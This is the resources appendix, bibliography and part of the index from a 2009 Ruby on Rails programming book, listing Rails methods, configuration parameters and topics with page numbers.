    Appendix D Resources D.1 Online Resources Ruby on Rails. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . http://www.rubyonrails.com/ This is the official Rails home page, with links to testimonials, documentation, commu- nity pages, downloads, and more. Some of the best resources for beginners include the movies showing folks coding Rails applications. Ruby on Rails (for developers) . . . . . . . . . . . . . . . . . . . . . . . . . . . http://dev.rubyonrails.com/ This is the page for serious Rails developers. Here you find pointers to the latest Rails source. You’ll also find the Rails Trac system,1 containing (among other things) the lists of current bugs, feature requests, and experimental changes. [Cla08] Mike Clark. Advanced Rails Recipes: 84 New Ways to Build Stun- ning Rails Apps. The Pragmatic Programmers, LLC, Raleigh, NC, and Dallas, TX, 2008. [Fow03] Martin Fowler. Patterns of Enterprise Application Architecture. Addi- son Wesley Longman, Reading, MA, 2003. [Fow06] Chad Fowler. Rails Recipes. The Pragmatic Programmers, LLC, Raleigh, NC, and Dallas, TX, 2006. [GGA06] Justin Gehtland, Ben Galbraith, and Dion Almaer. Pragmatic Ajax: A Web 2.0 Primer. The Pragmatic Programmers, LLC, Raleigh, NC, and Dallas, TX, 2006. [HT00] Andrew Hunt and David Thomas. The Pragmatic Programmer: From Journeyman to Master. Addison-Wesley, Reading, MA, 2000. 1. http://www.edgewall.com/trac/. Trac is an integrated source code management system and project management system.
  • 728.
    O NLINE RESOURCES 728 [TFH05] David Thomas, Chad Fowler, and Andrew Hunt. Programming Ruby: The Pragmatic Programmers’ Guide. The Pragmatic Program- mers, LLC, Raleigh, NC, and Dallas, TX, second edition, 2005. [ZT08] Ezra Zygmuntowicz and Bruce Tate. Deploying Rails Applications: A Step-by-Step Guide. The Pragmatic Programmers, LLC, Raleigh, NC, and Dallas, TX, 2008. Report erratum this copy is (P1.0 printing, March 2009)
  • 729.
    Index Symbols template for, 465 ! (methods named xxx!), 678 URLs and, 25, 48f, 426 &:xxx notation, 284 URls and, 48 /.../ (regular expression), 675 verify conditions before running, 495 :name notation, 668 :action parameter, 467 => (in hashes), 673 Action caching, 496 => (in parameter lists), 674 Action Controller, 30, 425–507 @name (instance variable), 671 action, 461 [ a, b, c ] (array literal), 673 action_name attribute, 462 [] method, 605 after_filter, 489 || (Ruby OR operator), 678 allow_concurrency (config), 684 ||= (conditional assignment), 678 append_view_path (config), 684 <%...%>, 52, 511 around filter, 491 suppress blank line with -%>, 512 asset_host (config), 521, 684 <%=...%>, 51, 511 autoloading, 269 << method, 366, 375, 605, 673 automatic render, 465 { a => b } (hash literal), 673 before_filter, 172, 489 { code } (code block), 675 cache_store (config), 500, 559, 685 301 and 307 redirect status, 470 cache_sweeper, 502 cache_template_loading (config), 686 caches_action, 498 A caches_page, 497 about (script), 261 caching, 496–504 abstract_class method, 381 consider_all_requests_local (config), 685 Accept header, 185, see HTTP, Accept cookies attribute, 462, 473 header cookies and, 473–474 :accepted parameter, 230 data and files, sending, 469 accepts attribute, 463 debug_rjs (config), 686 Access, limiting, 171–174 debug_routes (config), 685 Accessor method, 319, 671 default_charset (config), 685 ACID, see Transaction default_url_options, 438 ACROS Security, 646 environment, 462 Action, 24 erase_render_results, 465 automatic rendering, 465 erb_trim_mode (config), 686 caching, 496 expire_action, 499 exposing by mistake, 642 expire_fragment, 558, 559 flash data, 486 expire_page, 499 hiding using private, 109 field_error_proc (config), 686 index, 96 filter, see Filter method, 461 filter_parameter_logging, 648 Rails routes to, 49f filters and verification, 488–496 REST actions, 444 flash attribute, 509
  • 730.
    A CTION MAILER 730 A CTION P ACK flash and, 486–488 testing, 211, 224 GET requests, 505–507 url_for, 433, 437, 439 headers attribute, 462, 470, 473, 509 use_accept_header (config), 686 hide_action, 461 verify, 494 in_place_edit_for, 596 see also Controller instance variables and template, 509 Action Mailer, 609–624 layout, 549 attachments, 619 layouts, 548 bcc and cc headers, 612 logger (config), 685 body template, 613 logger attribute, 464, 509 character set, 612 method_missing, 461, 467 configuration, 609 methods for, 461–473 content type, 612, 616 naming conventions, 269 create e-mail, 614 optimise_named_routes (config), 685 date header, 613 page_cache_directory (config), 503, 685 default_charset (config), 611, 686 page_cache_extension (config), 503, 685 default_content_type (config), 687 paginate, 521 default_mime_version (config), 687 param_parsers (config), 685 deliver e-mail, 614 params attribute, 110, 332, 462, 509, 524 delivery_method (config), 609, 687 perform_caching (config), 498, 685 e-mail, configuration, 609–611 prepend_view_path (config), 685 e-mail, receiving, 620–622 private methods, 109 e-mail, sending, 611–616 process, 426 email.encoded, 615 read_fragment, 557 functional testing, 623 redirect_to, 117, 465, 471, 472 generate mailer, 611 redirect_to_index, 129 headers, 612 redirects, 470 HTML format, 615, 617f render, 126, 187, 465, 508, 550, 553, implicit_parts_order (config), 687 560, 613 link to, 519 render_to_string, 469 logger (config), 687 request attribute, 462, 509 obscuring addresses, 520 request handling, 425–426 part, 620 request_forgery_protection_token (config), perform_deliveries (config), 610, 687 685 Postfix, 621 resource_action_separator (config), 686 .procmailrc file, 621 resource_path_names (config), 686 raise_delivery_errors (config), 611, 687 respond_to, 185, 448, 457 read_fixture, 622 response attribute, 464, 509 receive, 620, 622 REST actions, 444 recipients, 613 routing requests, 426–441 register_template_extensions (config), 687 map.connect, 429–433 reply_to header, 613 overview of, 427–429 send notification of errors, 663 URL generation, 433–441 sendmail, 610 routing, resource-based, 441–458 sendmail, 621 routing, testing, 458–460 sendmail_settings (config), 687 send_data, 259, 469 SMTP delivery, 610 send_file, 469 smtp_settings (config), 610, 687 session, 480 subject, 613 session attribute, 106, 464, 478, 509 template_root (config), 688 session_store (config), 686 testing, 609, 622–624 (making) sessions conditional, 483 TMail class, 615, 620 sessions and, 477–486 unit testing, 622 submodules, 269 Action Pack, see Action Controller; Action template_root (config), 465, 508 View
  • 731.
    A CTION VIEW 731 A CTIVE R ECORD Active Record and, 425 attr_accessible, 641 Action View, 29, 508–562 attr_protected, 640 autoloading, 269 attribute_names, 337 base_path attribute, 509 attribute_present, 337 Builder templates, 510 attributes, 317, 414–417 button_to, 120, 506, 518 type mapping, 318 cache, 556, 558 attributes, 337 caching, 555–560 average, 338 controller attribute, 509 before_create, 407 ERb templates, 511 before_destroy, 407 error_message_on, 536 before_save, 407 files, uploading, 547f, 544–547 before_update, 407 forms, 523f, 523–524 before_validation, 407 forms, collections and, 541 before_validation_on_create, 407 forms, custom builders for, 537–541 before_validation_on_update, 407 forms, model object wrapping, 524–537 _before_type_cast, 319 forms, nonmodel fields, 541–544 belongs_to, 145, 360–362, 389 helpers, see Helpers, 514–728 and boolean columns, 319 helpers, formatting, 515–522 calculate, 338 html_escape, 645 callback, 346 inline expressions, 511 callbacks, 408f, 407–414 layout, see Layout objects, 410 layouts and, 548–555 child objects, 366 link_to, 506, 517 colorize_logging (config), 682 link_to_if, 518 columns, 415 link_to_unless, 518 columns and attributes, 316–320 link_to_unless_current, 519 columns_hash, 415 naming convention, 269 composed_of, 349 partials and collections, 553–554 constructor, 328, 524 Scriptlet, 512 count, 338 templates, 508–514 count_by_sql, 340 templates, adding, 560–562 create, 328, 345, 640 url_for, 437 create!, 345, 375 see also Action Controller; View CRUD and, 327–346 Action Web Service, see Web Service custom SQL, 354 action_name attribute, 462 data, reloading, 343 Active Record, 25–29, 315–316 databases, connecting to, 322–327 <<, 366, 375 default_timezone (config), 409, 683 abstract_class, 381 delete, 346, 642 accessor method, 319 delete_all, 346 acts_as_list, 388 destroy, 346, 367, 421, 642 acts_as_tree, 390 destroy_all, 346 add_to_base, 398 dynamic finder, 163, 341 after_create, 407 errors attribute, 536 after_destroy, 177, 407 errors.add, 398 after_find, 407, 409, 412 errors.clear, 398 after_initialize, 407, 409 errors.on, 398, 536 after_save, 407 establish_connection, 322, 327 after_update, 407 find, 97, 329, 638, 641 after_validation, 407 find specified rows, 330 after_validation_on_create, 407 find_all_by_, 341 after_validation_on_update, 407 find_by_, 341 aggregations, 350f, 348–353 find_by_sql, 336–338, 354, 416 allow_concurrency (config), 682 find_last_by_, 341
  • 732.
    A CTIVE RESOURCE 732 A CTIVE S UPPOR T find_or_create_by_, 342 set_primary_key, 321 find_or_initialize_by_, 342 set_table_name, 316 first, 390 SQL table mapping, 318f foreign keys, 357 store_full_sti_class (config), 684 form parameters, 329 structured data, 347 has_and_belongs_to_many, 361, 370, 394 sum, 122, 338 has_many, 145, 361, 369, 374, 394 table naming conventions, 316 has_one, 360, 364, 383 table relationships, 357–396 higher_item, 390 acts_as, 388–392 id, 320 associations, extending, 376–377 ignore_tables (config), 684 belongs_to, 362–364 instance, 414 callbacks, 372 last, 390 child rows, preloading, 394–395 life cycle, 407 counters, 395–396 lock_optimistically (config), 424, 683 declarations, 386f locking, optimistic, 422 foreign keys, creating, 358–360 logger (config), 683 has_one, 364–365 lower_item, 390 has_and_belongs_to_many, 370–372 magic column names, 355 has_many, 366–371 maximum, 338 join tables, models as, 373–376 minimum, 338 join tables, multiple, 379f, 377–385 move_higher, 390 joins, self-referential, 387 move_lower, 390 model relationships, 360–361 move_to_bottom, 390 overview of, 357–358 move_to_top, 390 saving, associations and, 392–394 naming conventions, 269 table_name_prefix (config), 683 new_record, 397 table_name_suffix (config), 683 object identity, 353 timestamped_migrations (config), 683 observe, 414 to_xml, 187, 276 observer, 413–414 transaction, 418 observers (config), 414 transactions, 418–424 ORM layer, 28 update, 344 overview of, 315–316 update_all, 344 partial updates, 355–356 update_attribute, 344 per-class connection, 326 update_attributes, 344 placeholder, in SQL, 331 validation, 220f, see Validation, 397–728 pluralize_table_names (config), 683 value objects, 353 primary keys and ids, 320–322 values interpreted as false, 320 primary_key=, 321 verbose (config), 684 primary_key_prefix_type (config), 683 virtual attribute, 162, 417 push, 375 write_attribute, 319 raw SQL, 354 see also Model read_attribute, 319, 417 Active Resource, 625–635 RecordNotFound error, 116 alternatives to, 625–628 record_timestamps (config), 410, 683 authentication, 634 reload, 343 Depot application collections and, rows, updating, 343 631–633 save, 327, 343, 345, 393, 421 Depot application products and, 628–631 save!, 345, 393, 419 parameters, 634 schema_format (config), 683 users and passwords, 635 select_all, 354 Active Support, 275–290 select_one, 354 ago, 281 serialize, 347 array extensions, 277 session storage in, 482 at, 278
  • 733.
    A CTIVE MERCHANT LIBRARY ( CREDIT - CARD PROCESSING ) 733 A GGREGATION at_beginning_of_day, 282 string extensions, 278, 279 at_beginning_of_month, 282 sum, 277 at_beginning_of_week, 282 symbol extensions, 284 at_beginning_of_year, 282 terabytes, 281 at_midnight, 282 time and date extensions, 282–284 blank, 276, 398 titleize, 279 bytes, 281 to, 278 change, 282 to_json, 275 chars, 286 to_proc, 284 date and time, 281 to_s, 283 days, 281 to_sentence, 277 each_char, 278 to_time, 283 each_with_object, 277 to_xml, 276 ends_with, 278 to_yaml, 275 enumerable extensions, 276–278 tomorrow, 282 even, 281 Unicode support, 285–290 exabyte, 281 until, 281 extensions for, 275–276 weeks, 281 first, 278 with_options, 285 fortnights, 281 years, 281 from, 278 years_ago, 282 from_now, 281 years_since, 282 gigabytes, 281 yesterday, 282 group_by, 276 ActiveMerchant library (credit-card hashes, 278 processing), 144 hours, 281 ActiveRecord::IrreversibleMigration exception, humanize, 279 299 in_groups_of, 277 Acts as..., 388 index_by, 277 acts_as_list method, 388 integers, 276 :scope parameter, 389 kilobytes, 281 acts_as_tree method, 390 last, 278 :order parameter, 391 last_month, 282 Adapter, see Database, adapter last_year, 282 add_column method, 295 many, 277 add_index method, 302 megabytes, 281 add_to_base method, 398 midnight, 282 After filter, 489 minutes, 281 modify response, 490 monday, 282 after_create method, 407 months, 281 after_destroy method, 177, 407 months_ago, 282 after_filter method, 489 months_since, 282 :except parameter, 490 next_week, 282 :only parameter, 490 next_year, 282 after_find method, 407, 409, 412 number extensions, 281–282 after_initialize (config), 680 odd, 281 after_initialize method, 407, 409 options, as hash, 285 after_save method, 407 ordinalize, 281 after_update method, 407 petabyte, 281 after_validation method, 407 pluralize, 279 after_validation_on_create method, 407 seconds_since_midnight, 282 after_validation_on_update method, 407 since, 281, 282 Aggregation, 346–353 singularize, 279 attributes, 348 starts_with, 278 constructor requirements, 348
  • 734.
    A GILE MANIFESTO 734 ASSERT _ RESPONSE METHOD see also Active Record, composed_of ApplicationController class, 47 Agile Manifesto, 16–17 Arachno Ruby, 39 ago method, 281 Architecture, 22–30, see MVC Ajax, 124–141, 563 Active Record, 25–29 auto_complete_field, 586 Controller, 30 autocompletion, 584 MVC, 23f, 24f, 22–25 callbacks, 572 View, 29–30 cart, hiding when empty, 136–139 Arkin, Assof, 235 degrading, 580 Around filter, 491 drag-and-drop, 590 Array (Ruby), 673 in-place editing, 595 <<, 673 innerHTML, 574 Array extension JavaScript disabled and, 139–140 in_groups_of, 277 JavaScript filters, 571 to_sentence, 277 link_to_remote, 574 :as parameter, 384 observe_field, 566 assert method, 212, 214 overview of, 607 assert method, 222 periodically_call_remote, 575 assert_dom_equal method, 229 readystate 3, 573 assert_dom_not_equal method, 230 Script.aculo.us, 583–599 assert_equal method, 222 search example, 564 assert_generates method, 458 shopping cart and, 129f, 125–130, 133 assert_in_delta method, 223 spinner, 567 assert_match method, 223 toggle effects, 599 assert_nil method, 223 troubleshooting, 132 assert_no_tag method, 233 visual effects, 134f, 133–135, 598 assert_not_equal method, 222 wait cursor, 567 assert_not_match method, 223 XmlHttpRequest, 139 assert_not_nil method, 223 see also DOM manipulation; RJS assert_not_raise method, 223 alert method, 606 assert_raise method, 223 :all parameter, 97, 332 assert_recognizes method, 458 allow_concurrency (config), 682, 684 assert_redirected_to method, 226 :allow_nil parameter, 350 assert_redirected_to method, 231 :anchor parameter, 438 assert_response method, 225, 226 Anonymous scopes, 343 :accepted parameter, 230 Aoki, Minero, 615 :bad_gateway parameter, 230 Apache, 266 :bad_request parameter, 230 see also Deployment :conflict parameter, 230 app/ directory, 258 :continue parameter, 230 append_view_path (config), 684 :created parameter, 230 Application :error parameter, 230 blank lines in, 52 :expectation_failed parameter, 230 creating, 46f, 44–46 :failed_dependency parameter, 230 documentation, 191, 192f :forbidden parameter, 230 dynamic content, 51 :found parameter, 230 Hello, World!, 46–57 :gateway_timeout parameter, 230 linking web pages, 57–60 :gone parameter, 230 reloading, 54 :http_version_not_supported parameter, review of, 61 230 run from command line, 262 :im_used parameter, 230 statistics, 191 :insufficient_storage parameter, 230 see also Depot application :internal_server_error parameter, 230 Application server, see Deployment :length_required parameter, 230 application.rb, 172, 412 :locked parameter, 230
  • 735.
    ASSERT _ RESPONSEMETHOD 735 A TTRIBUTES :method_not_allowed parameter, 230 count child rows, 395 :missing parameter, 230 extending, 376 :moved_permanently parameter, 230 many-to-many, 359, 361, 370, 373 :multi_status parameter, 230 see also has_many :through :multiple_choices parameter, 230 one-to-many, 360 :no_content parameter, 230 one-to-one, 360 :non_authoritative_information parameter, polymorphic, 380 230 saving and, 393 :not_acceptable parameter, 230 self-referential, 387 :not_extended parameter, 231 single-table inheritance, 377, 378 :not_found parameter, 231 tables, between, 357 :not_implemented parameter, 231 when things get saved, 393 :not_modified parameter, 231 Asynchronous JavaScript and XML, see :ok parameter, 231 Ajax :partial_content parameter, 231 at method, 278 :payment_required parameter, 231 at_beginning_of_day method, 282 :precondition_failed parameter, 231 at_beginning_of_month method, 282 :processing parameter, 231 at_beginning_of_week method, 282 :proxy_authentication_required parameter, at_beginning_of_year method, 282 231 at_midnight method, 282 :redirect parameter, 231 Atom (autodiscovery), 520 :request_entity_too_large parameter, 231 Atom feeds, 188 :request_timeout parameter, 231 Attachment, e-mail, 619 :request_uri_too_long parameter, 231 attr_accessible method, 641 :requested_range_not_satisfiable attr_protected method, 640 parameter, 231 attribute_names method, 337 :reset_content parameter, 231 attribute_present method, 337 :see_other parameter, 231 Attributes, 317 :service_unavailable parameter, 231 accepts (Request), 463 :success parameter, 231 action_name (Action Controller), 462 :switching_protocols parameter, 231 Active Record, 414–418 :temporary_redirect parameter, 231 assigns (Test), 233 :unauthorized parameter, 231 base_path (Action View), 509 :unprocessable_entity parameter, 231 body (Request), 463 :unsupported_media_type parameter, 231 boolean, 319 :upgrade_required parameter, 231 content_length (Request), 464 :use_proxy parameter, 231 content_type (Request), 463 assert_response method, 230 controller (Action View), 509 assert_routing method, 460 cookies (Action Controller), 462, 473 assert_select method, 234 cookies (Test), 233 assert_select_email method, 240 domain (Request), 463 assert_select_encoded method, 240 env (Request), 463 assert_select_rjs method, 240 errors (Active Record), 536 assert_tag method, 232 flash (Action Controller), 509 assert_template method, 232 flash (Test), 226, 233 assert_valid method, 223 format (Request), 463 Assertion, see Test format_and_extension (Request), 463 asset_host (config), 521, 684 headers (Action Controller), 462, 470, Assets, see JavaScript; Stylesheet 473, 509 assigns attribute, 233 headers (Request), 463 Association host (Request), 463 acts as list, 388 host_with_port (Request), 463 acts as tree, 390 listing, 337 caching child rows, 394 logger (Action Controller), 464, 509
  • 736.
    ATTRIBUTES METHOD 736 CACHE METHOD method (Request), 462 before_create method, 407 in model, 316 before_destroy method, 407 new_session (Sessions), 481 before_filter method, 172, 489 params (Action Controller), 110, 332, :only parameter, 490 462, 509, 524 before_save method, 407 passed between controller and view, 523 _before_type_cast, 319 path (Request), 463 before_update method, 407 path_without_extension (Request), 463 before_validation method, 407 path_without_format_and_extension before_validation_on_create method, 407 (Request), 463 before_validation_on_update method, 407 port (Request), 463 begin statement, 676 port_string (Request), 463 belongs_to method, 145, 360–362, 389 protocol (Request), 463 :conditions parameter, 362 query_string (Request), 463 :counter_cache parameter, 396 redirect_to_url (Test), 233 :foreign_key parameter, 362 relative_path (Request), 463 Benchmark, see Performance remote_ip (Request), 463 Benchmark.realtime method, 251 request (Action Controller), 462, 509 benchmarker (script), 262 request_method (Request), 462 Benchmarking, 252, 311 response (Action Controller), 464, 509 Berners-Lee, Tim, 505 rows, accessing, 318 :binary column type, 296 session (Action Controller), 106, 464, 478, Bind variable (SQL), 638 509 blank method, 276, 398 session (Test), 233 Blank lines, 52 session_domain (Sessions), 480 blind_down effect, 139 session_expires (Sessions), 481 Blind down effect, 136 session_id (Sessions), 481 Blob column type, 318 session_key (Sessions), 481 Block (Ruby), 675 session_path (Sessions), 481 BlueCloth (formatting), 517 session_secure (Sessions), 481 :body parameter, 519 ssl? (Request), 463 body attribute, 463 url (Request), 463 Boolean column type, 318, 319 virtual, 162 :boolean column type, 296 see also Action Controller; Active Record, Bottleneck, see Performance attributes Breakpoints, 273 attributes method, 337 breakpointer command, 273 Authentication, 488 Brodwall, Johannes, 647 Authorize users, 172 Browsers, 124 Auto discovery (Atom, RSS), 520 DOM in, 131 auto_complete_field method, 586 Buck, Jamis, 20 auto_discovery_link_tag method, 520 :buffer_size parameter, 469 Autocompletion, 584 Bugs, 620 Autoloading of files, 269 Builder, see Template, rxml average method, 338 :builder parameter, 540 Business logic, templates and, 511 B Business rules, 22 Busy indication (Ajax), 567 :back parameter, 472 :bad_gateway parameter, 230 button_to method, 102, 120, 506, 518 :bad_request parameter, 230 :id parameter, 110 Barron, Scott, 20, 484 button_to_function method, 576 base_path attribute, 509 bytes method, 281 :bcc parameter, 519 bcc header (e-mail), 612 C Before filter, 489 cache method, 556, 558
  • 737.
    CACHE _ CLASSES ( CONFIG ) 737 COMPOSED _ OF METHOD cache_classes (config), 680 content, 207–208 cache_store (config), 500, 559, 685 overview of, 208–209 cache_sweeper method, 502 translation, 193–206 cache_template_loading (config), 686 overview of, 122–123 caches_action method, 498 quantity and, 115f, 112–115 caches_page method, 497 sessions and, 105–109 Caching, 496–503 visual effects, 134f, 133–135 action, 496 Cascading Style Sheets, see Stylesheet child row count, 392, 395 Catalog display, see Depot application child rows, 394 :cc parameter, 519 expiring, 499, 558 cc header (e-mail), 612 filename, 503 CGI, 654 fragment, 555–560 see also Deployment; Web server naming fragments, 558 change method, 282 only in production, 498, 556 change_column method, 298 page, 496 Char column type, 318 security issues, 650 Character set (e-mail), 612 sent data, 547 chars method, 286 session objects, 109 check_box method, 527 storage options, 500, 559 Checkboxes, 527 store fragments Child rows, preloading, 394 in DRb server, 560 Child table, see Association in files, 560 CISP compliance, 647, 651 in memcached server, 560 Clark, Mike, 210 in memory, 559 Class (Ruby), 666, 670 sweeper, 501 autoloading, 269 time-based expiry, 502 Class hierarchy, see Ruby, inheritance; what to cache, 498 Single-table inheritance calculate method, 338 :class_name parameter, 349, 365, 372 call method, 606 Clob column type, 318 Callbacks, 408f, 407–414 Code (downloading book’s), 17 see also Active Record, callback Code block (Ruby), 675 Callbacks (Ajax), 572 extends association, 376 Capistrano, 657–661 Collaboration, 17 see also Deployment Collection Cart, 67, 105–123 edit on form, 541 accessing in session, 109 iterating over, 125, 553 adding, 102–103, 104f :collection parameter, 126, 451, 553 Ajax and, 129f, 125–130 collection_select method, 529 Ajax-based, 130–133 colorize_logging (config), 682 checkout, 142–158 :cols parameter, 527 credit card processing, 144 Column types in database, 296 flash, hiding, 155–157 Columns order capture form, 147f, 151f, magic names for, 355 146–152 statistics for, 338 order details, capturing, 152–154, columns method, 415 155, 156f Columns, migrations, 298 orders, capturing, 142–157 columns_hash method, 415 overview of, 157–158 Command line, 37 creating, 109–112 run application from, 262, 621 empty feature, 120–122 Comments (Ruby), 668 error handling, 116f, 115–120 Commit, see Transaction hiding, when empty, 136–139 composed_of method, 349 internationalization of, 193–209 :allow_nil parameter, 350
  • 738.
    C OMPOSITE PRIMARY KEY 738 C ONFIGURATION PARAMETERS :class_name parameter, 349 log_level (Global options), 681 :constructor parameter, 350 log_path (Global options), 681 :converter parameter, 350 logger (Action Controller), 685 :mapping parameter, 350 logger (Action Mailer), 687 Composite primary key, 322 logger (Active Record), 683 Composition, see Aggregation logger (Global options), 681 Compress response, 490 observers (Active Record), 414 :conditions parameter, 330, 333, 339, 362, optimise_named_routes (Action Controller), 365, 372, 430 685 conditions_by_like, 569 page_cache_directory (Action Controller), conditions_by_like method, 569 503, 685 Configuration, 264–268 page_cache_extension (Action Controller), config/ directory, 264 503, 685 database connection, 266 param_parsers (Action Controller), 685 database.yml, 71 perform_caching (Action Controller), 498, environments, 265 685 parameters, 268, 680–688 perform_deliveries (Action Mailer), 610, setting environment, 266 687 testing, 73–74 plugin_loader (Global options), 681 Configuration parameters plugin_locators (Global options), 682 after_initialize (Global options), 680 plugin_paths (Global options), 682 allow_concurrency (Action Controller), 684 plugins (Global options), 682 allow_concurrency (Active Record), 682 pluralize_table_names (Active Record), 683 append_view_path (Action Controller), pre_loaded_fixtures (Testing), 688 684 prepend_view_path (Action Controller), asset_host (Action Controller), 521, 684 685 cache_classes (Global options), 680 primary_key_prefix_type (Active Record), cache_store (Action Controller), 500, 559, 683 685 raise_delivery_errors (Action Mailer), 611, cache_template_loading (Action 687 Controller), 686 record_timestamps (Active Record), 410, colorize_logging (Active Record), 682 683 consider_all_requests_local (Action register_template_extensions (Action Controller), 685 Mailer), 687 controller_paths (Global options), 680 request_forgery_protection_token (Action database_configuration_file (Global options), 681 Controller), 685 debug_rjs (Action Controller), 686 resource_action_separator (Action debug_routes (Action Controller), 685 Controller), 686 default_charset (Action Controller), 685 resource_path_names (Action Controller), default_charset (Action Mailer), 611, 686 686 default_content_type (Action Mailer), 687 routes_configuration_file (Global options), default_mime_version (Action Mailer), 687 682 default_timezone (Active Record), 409, 683 schema_format (Active Record), 683 delivery_method (Action Mailer), 609, 687 sendmail_settings (Action Mailer), 687 erb_trim_mode (Action Controller), 686 session_store (Action Controller), 686 field_error_proc (Action Controller), 686 smtp_settings (Action Mailer), 610, 687 frameworks (Global options), 681 store_full_sti_class (Active Record), 684 ignore_tables (Active Record), 684 table_name_prefix (Active Record), 683 implicit_parts_order (Action Mailer), 687 table_name_suffix (Active Record), 683 load_once_paths (Global options), 681 template_root (Action Controller), 465, load_paths (Global options), 681 508 lock_optimistically (Active Record), 424, template_root (Action Mailer), 688 683 time_zone (Global options), 682
  • 739.
    : CONFIRM PARAMETER 739 C URRENCY timestamped_migrations (Active Record), location for, 51f 683 naming conventions, 269 use_accept_header (Action Controller), pagination, 521 686 parameters, 170f use_instantiated_fixtures (Testing), 688 Rails routes to, 49f use_transactional_fixtures (Testing), 688 routing and, 25 verbose (Active Record), 684 subclass, 494 view_path (Global options), 682 submodules, 269, 440 whiny_nils (Global options), 682 access from template, 509 :confirm parameter, 518 URLs and, 48f, 48, 426 Confirm on destroy, 93 use of partial templates, 555 :conflict parameter, 230 see also Action Controller; MVC connect method, 429 controller attribute, 509 :conditions parameter, 430 controller_paths (config), 680 :defaults parameter, 430 Convention over configuration, 15, 24, 28, :format parameter, 457 57, 70, 268, 315 :requirements parameter, 430 :converter parameter, 350 Connection error, diagnosing, 73 Cookie Store, session storage, 482 consider_all_requests_local (config), 685 Cookies, 473–486 console script, 272 detecting if enabled, 474 console (script), 261 expiry, 474 console script, 176 naming, 108 production mode, 662 options, 474 Console, starting, 33f restricting access to, 474 Constants, 668 _session_id, 477 Constructor, 666 for sessions, 106 :constructor parameter, 350 sessions and, 107 Content type vulnerability to attack, 643 default charset if UTF-8, 288 see also Sessions e-mail, 612, 616 cookies attribute, 233, 462, 473 rendering, 468 Coué, Émile, 11 REST and, 457 count method, 338 see also HTTP, Accept header count_by_sql method, 340 Content-Type, 546 Counter @content_for_layout, 100 caching, 395 content_length attribute, 464 in partial collections, 554 content_tag method, 538 :counter_cache parameter, 396 :content_type parameter, 468 Counting rows, 340 content_type attribute, 463 Coupling, reducing with MVC, 23 :continue parameter, 230 create method, 328, 345, 640 Continuous integration, 37 Create new application, 69 Control structures (Ruby), 674 create! method, 345, 375 Controller create_table method, 299 actions, 24 :created parameter, 230 architecture of, 30 created_at/created_on column, 355, 409 duplicate orders, 153 Credit-card processing, 144 exposing actions by mistake, 642 cron command, 485 function of, 23, 30 Cross-site scripting (CSS), 643–645 generating, 47, 98f, 95–98 CRUD, 327–346 index action, 96 CSS, see Stylesheet; Test, assert_select instance variable, 55 curl, 184, 186 integration into model and view, 523 Currency internationalization and, 195 storing, 81 linking pages together, 58 translating, 202
  • 740.
    C URRENT PAGE 740 : DATETIME COLUMN TYPE using aggregate, 352 join table, 361 Current Page legacy schema, 320 current_page, 519 like clause, 332 current_page method, 519 map tables to classes, 316 Custom form builder, 537 migration, 75, see Migration Custom messages, 311 MySQL, 42, 323 CVS, 37 object-relational mapping and, 27 cycle method, 93, 517 Openbase, 324 Cygwin, 74 Oracle, 325 passwords, 41, 159 D Postgres, 42, 325 preload child rows, 395 DarwinPorts, see Installing Rails, on Mac OS X; MacPorts primary key column, 303, 320 Data disabling, 303, 360 aggregations, 350f, 348–353 relationships between models, 145 editing, 603 remote, 72 encryption of, 647–648 rename tables, 301 pagination, 522 rows in, 28 reloading, 343 rows, updating, 343 showing/hiding, 604 Ruby objects in, 347 structured, 347 schema_migrations table, 77 Data migration, 304–307 self-referential join, 387 Data transfer, 469 sessions and, 106 Database SQL Server, 325 acts as..., 388 SQLite, 42, 325 adapter, 72 SQLite Manager, 75 adapters for, 266 statistics on column values, 338 column type mapping, 318 supported, 322 column types, 296 Sybase, 326 columns and attributes, 316 table naming, 269, 271, 316 columns, adding, 79 table navigation, 182 connecting to, 70, 73, 266, 322 test, see Test, unit connection errors, 73 transaction, see Transaction connections and models, 326 translation of content, 207 count child rows, 395 user and password, 72 _count column, 396 see also Active Record; Model, see also count rows, 340 Migrations create rows, 327 database.yml, 71, 266, 327 create using mysqladmin, 70 aliasing within, 266 creating, 70 database_configuration_file (config), 681 currency, 81 Date date and time formatting, 283 columns, 318, 409 DB2, 323 formatting, 515 driver for, 41 header (e-mail), 613 encapsulate with model, 27 scaling methods, 281 Firebird, 323 selection widget, 531 fixture, see Test, fixture Date and time extensions, 282–284 fixture data, 217 :date column type, 296 foreign key, 143, 357, 381n Date extension fourth normal form, 207 to_s, 283 Frontbase, 323 to_time, 283 group by, 339 date_select method, 531 index, 302 Datetime column type, 318 InnoDB, 300 :datetime column type, 296
  • 741.
    DATETIME _ SELECTMETHOD 741 D EPOT APPLICATION datetime_select method, 531 filter_parameter_logging (Action Davidson, James Duncan, 651 Controller), 648 days method, 281 has_and_belongs_to_many (Active Record), DB2, 41, see Database 361 DB2 adapter, 323 has_many (Active Record), 361, 369 db:migrate, 73, 77, 294 has_one (Active Record), 360, 364 db:schema:migrations, 261 in_place_edit_for (Action Controller), 596 db:sessions:clear, 114 layout (Action Controller), 549 db:sessions:create, 107 map.connect (Routing), 427 db:test:prepare, 213 primary_key= (Active Record), 321 dbconsole (script), 261 serialize (Active Record), 347 DBI (database interface), 26 set_primary_key (Active Record), 321 DDL, see Database; SQL set_table_name (Active Record), 316 debug method, 273, 509, 516 validates_acceptance_of (Validation), 400 debug_rjs (config), 686 validates_associated (Validation), 400 debug_routes (config), 685 validates_confirmation_of (Validation), 401 Debugging validates_each (Validation), 401 Ajax, 132 validates_exclusion_of (Validation), 402 breakpoints, 273 validates_format_of (Validation), 402 using console, 261, 272 validates_inclusion_of (Validation), 402 debug, 273 validates_length_of (Validation), 160, 403 display request, 509 validates_numericality_of (Validation), 404 hints, 272 validates_presence_of (Validation), 404 Decimal column type, 296, 318 validates_size_of (Validation), 405 Declarations validates_uniqueness_of (Validation), 405 explained, 670 verify (Action Controller), 494 acts_as_list (Active Record), 388 Declarations, relationship, 386f acts_as_tree (Active Record), 390 def keyword (methods), 668 after_create (Active Record), 407 Default action, see Action, index after_destroy (Active Record), 407 default_charset (config), 611, 685, 686 after_find (Active Record), 407, 409 default_content_type (config), 687 after_initialize (Active Record), 407, 409 default_mime_version (config), 687 after_save (Active Record), 407 default_timezone (config), 409, 683 after_update (Active Record), 407 default_url_options method, 438 after_validation (Active Record), 407 :defaults parameter, 430 after_validation_on_create (Active Record), delay method, 606 407 delete method, 229, 346, 463, 642 after_validation_on_update (Active DELETE (HTTP method), 462 Record), 407 delete_all method, 346 attr_protected (Active Record), 